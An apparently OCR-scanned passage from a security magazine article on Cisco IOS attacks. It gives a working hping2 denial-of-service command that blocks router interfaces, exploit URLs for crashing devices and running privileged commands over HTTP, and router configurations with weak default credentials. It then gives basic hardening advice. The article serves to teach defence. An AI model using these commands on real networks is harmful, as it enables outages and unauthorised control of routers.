
Interface blocking with IPv4 packets

One of the most severe dangers related to Cisco IOS is interface blocking with the use of IPv4 packets. By repeatedly sending packets to the input interface, the attacker can block the input queue, and consequently cause the router or switch to stop responding.

Listing 8. *Cisco series 1600 router configuration*

```
!
version 12.0
service password-encryption
!
hostname Router
!
enable secret 5 $1$46nz$FRJJEBiYy42EITTt2XmbB.
enable password 7 1101180E1E1C52
!
ip subnet-zero
!
interface Ethernet0
 ip address 192.168.0.2 255.255.255.0
 no ip directed-broadcast
!
interface Serial0
 no ip address
 no ip directed-broadcast
 shutdown
!
ip classless
ip http server
!
snmp-server community cisco RO
!
line con 0
 transport input none
line vty 0 4
 password cisco
 login
!
end
```

When the processor (running Cisco IOS) processes packets containing SWIPE (53), IP Mobility (55), or Sun ND (77) protocols with the TTL field (*Time To Live*) set to 0 or 1, it will improperly set the input queue flag. The flag is set to its maximum value, which leads to interface inaccessibility. A



$1$QFx4$p70yqBGihcNTD5VENrIbs/

Figure 5. *Cain and Abel in action*

similar result can be achieved when packet 103 (*Protocol Independent Multicast* – PIM) with any TTL value is sent. A full input queue causes incoming-traffic processing to stop. The device will start working normally only upon hardware restart.

An intruder can launch the attack very easily – by preparing a special packet using the *hping2* tool:

```
# hping2 -0 -H 53 -t 1 \
  -i u10000 192.168.0.2
```

Parameters used:

- `-0` (`--rawip`) – *RAW option; in hping2* mode allows setting *IP Protocol Field* in IP header,
- `-H` (`--ipproto`) – sets *IP Protocol Field*; for a successful attack values *SWIPE* (53), *IP Mobility* (55) or *Sun ND* (77) should be used,
- `-t` (`--ttl`) – *Time To Live*, packet lifetime; should be set to 0 or 1,
- `-i` (`--interval`) – interval between packets (uX for X microseconds),
- host – target router's IP address.

This results in the incoming queue being filled-up. All router login attempts are unsuccessful:

```
# telnet 192.168.0.2
Trying 192.168.0.2...
telnet: Unable to connect
  to remote host: No route to host
```

The device doesn't respond to ICMP packets – the input queue is full, and blocks packet routing on the attacked interface. This vulnerability is present in IOS versions 10.0–12.2.

Cisco Global Exploiter

In April 2004, a group called *Black-Angels* published a tool named *Cisco Global Exploiter.* It's a collection of Perl scripts that exploit the most common Cisco IOS vulnerabilities. The most dangerous ones are listed below:

- *Cisco 677/678 Telnet Buffer Overflow Vulnerability* – Denial of Service attack based on sending

Listing 9. *Cisco series 7200 router configuration*

```
!
version 12.3
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname router
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$46nz$FRJJEBiYy42EITTt2XmbB.
!
aaa new-model
!
aaa session-id common
ip subnet-zero
no ip source-route
!
ip cef
ip tcp path-mtu-discovery
no ip domain lookup
ip domain name cisco.provider.net
!
interface GigabitEthernet0/1
no ip address
shutdown
duplex full
speed auto
media-type rj45
no negotiation auto
no cdp enable
!
interface GigabitEthernet0/2
ip address 192.168.0.3 255.255.255.0
duplex auto
speed 100
media-type rj45
no negotiation auto
no cdp enable
!
interface GigabitEthernet0/3
ip address 192.168.1.1 255.255.255.252
duplex full
speed 10
media-type rj45
no negotiation auto
no cdp enable
!
interface ATM5/0
no ip address
atm clock INTERNAL
atm sonet stm-1
no atm auto-configuration
atm ilmi-keepalive
no atm address-registration
!
interface ATM5/0.101 point-to-point
ip address 10.0.0.1 255.255.255.252
pvc 0/101
 protocol ip 10.0.0.1 no broadcast
 encapsulation aal5snap
!
router bgp 65535
no synchronization
```

Listing 10. *Cisco series 7200 router configuration – cont.*

```
bgp log-neighbor-changes
redistribute static route-map public
neighbor 192.168.1.2 remote-as 65533
neighbor 192.168.1.2 route-map OPERATOR1 out
neighbor 10.0.0.2 remote-as 65532
neighbor 10.0.0.3 route-map OPERATOR2 out
no auto-summary
!
ip classless
ip route 172.16.0.0 255.255.252.0 192.168.0.4
ip http server
!
ip access-list standard public
permit 172.16.0.0 0.0.1.255
cdp run
!
route-map public permit 10
match ip address public
!
route-map OPERATOR1 permit 20
match ip address RIPE_Public
!
route-map OPERATOR2 permit 30
match ip address RIPE_Public
!
snmp-server community cisco RO
snmp-server enable traps tty
!
gatekeeper
shutdown
!
line con 0
transport preferred all
transport output all
stopbits 1
line aux 0
transport preferred all
transport output all
stopbits 1
line vty 0 4
password cisco
transport preferred all
transport input all
transport output all
!
end
```

of a large packet on port 23 (telnet); results in the device crash.

- *Cisco IOS Router Denial of Service Vulnerability* – if the Cisco device has an HTTP server running, querying `http://<router IP>/%%` address causes IOS to restart.
- *Cisco IOS HTTP Auth Vulnerability* – if the Cisco device has an HTTP server running, querying `http://<routers IP>/level/n/exec/....` address – where *n* is a number from 16 to 99 – allows the execution of any command with permission level 15.
- *Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability* – Cisco Catalyst 3500 XL switches allow execution of code though a built-in HTTP server.
- *Cisco IOS Software HTTP Request Denial of Service Vulnerability* – the device will restart after receiving HTTP query: `http://target/anytext?/`.
- *Cisco Catalyst Memory Leak Vulnerability* – repeated telnet logging failures result in errors in packet flow and device access.

What effective defensive measures are there?

Implementing an effective defense against Cisco IOS vulnerabilities is a very extensive topic. However, it is beneficial to learn even the basic rules that will help maintain a satisfactory level of security for Cisco devices. e.g.:

- By using a password we can provide basic defense against unauthorised access to a router. It is recommended to use external RADIUS or TACACS+ authorisation servers.
- Local access to the router should be secured (proper permissions).
- A proper SNMP configuration file should be maintained, with Access Control Lists and strong *community string* passwords. SNMP v2 or SNMP v3 should be used, if possible.
- It is not recommended to use an HTTP server for device configuration. An HTTP server should always be used in conjunction with Access Control Lists and external RADIUS or TACACS+ authorisation servers.
- The telnet service should be replaced by SSH, if possible.
- It is beneficial to log all events to an external *syslog* server.
- All *small services* should be disabled if not used.
- Every device should be running an up-to-date IOS version.

Cisco source code publication

In May 2004, the Russian security portal – *http://securitylab.ru* – warned about the theft of more than 800MB of source code for Cisco IOS version 12.3. In September 2004, British police arrested a 20-year-old suspect, who pleaded guilty. The source code wasn't published, except for a few megabytes shared on an IRC channel. Was the theft done for profit, and was the stolen data sold? Were there any new vulnerabilities discovered? Only time will tell. ■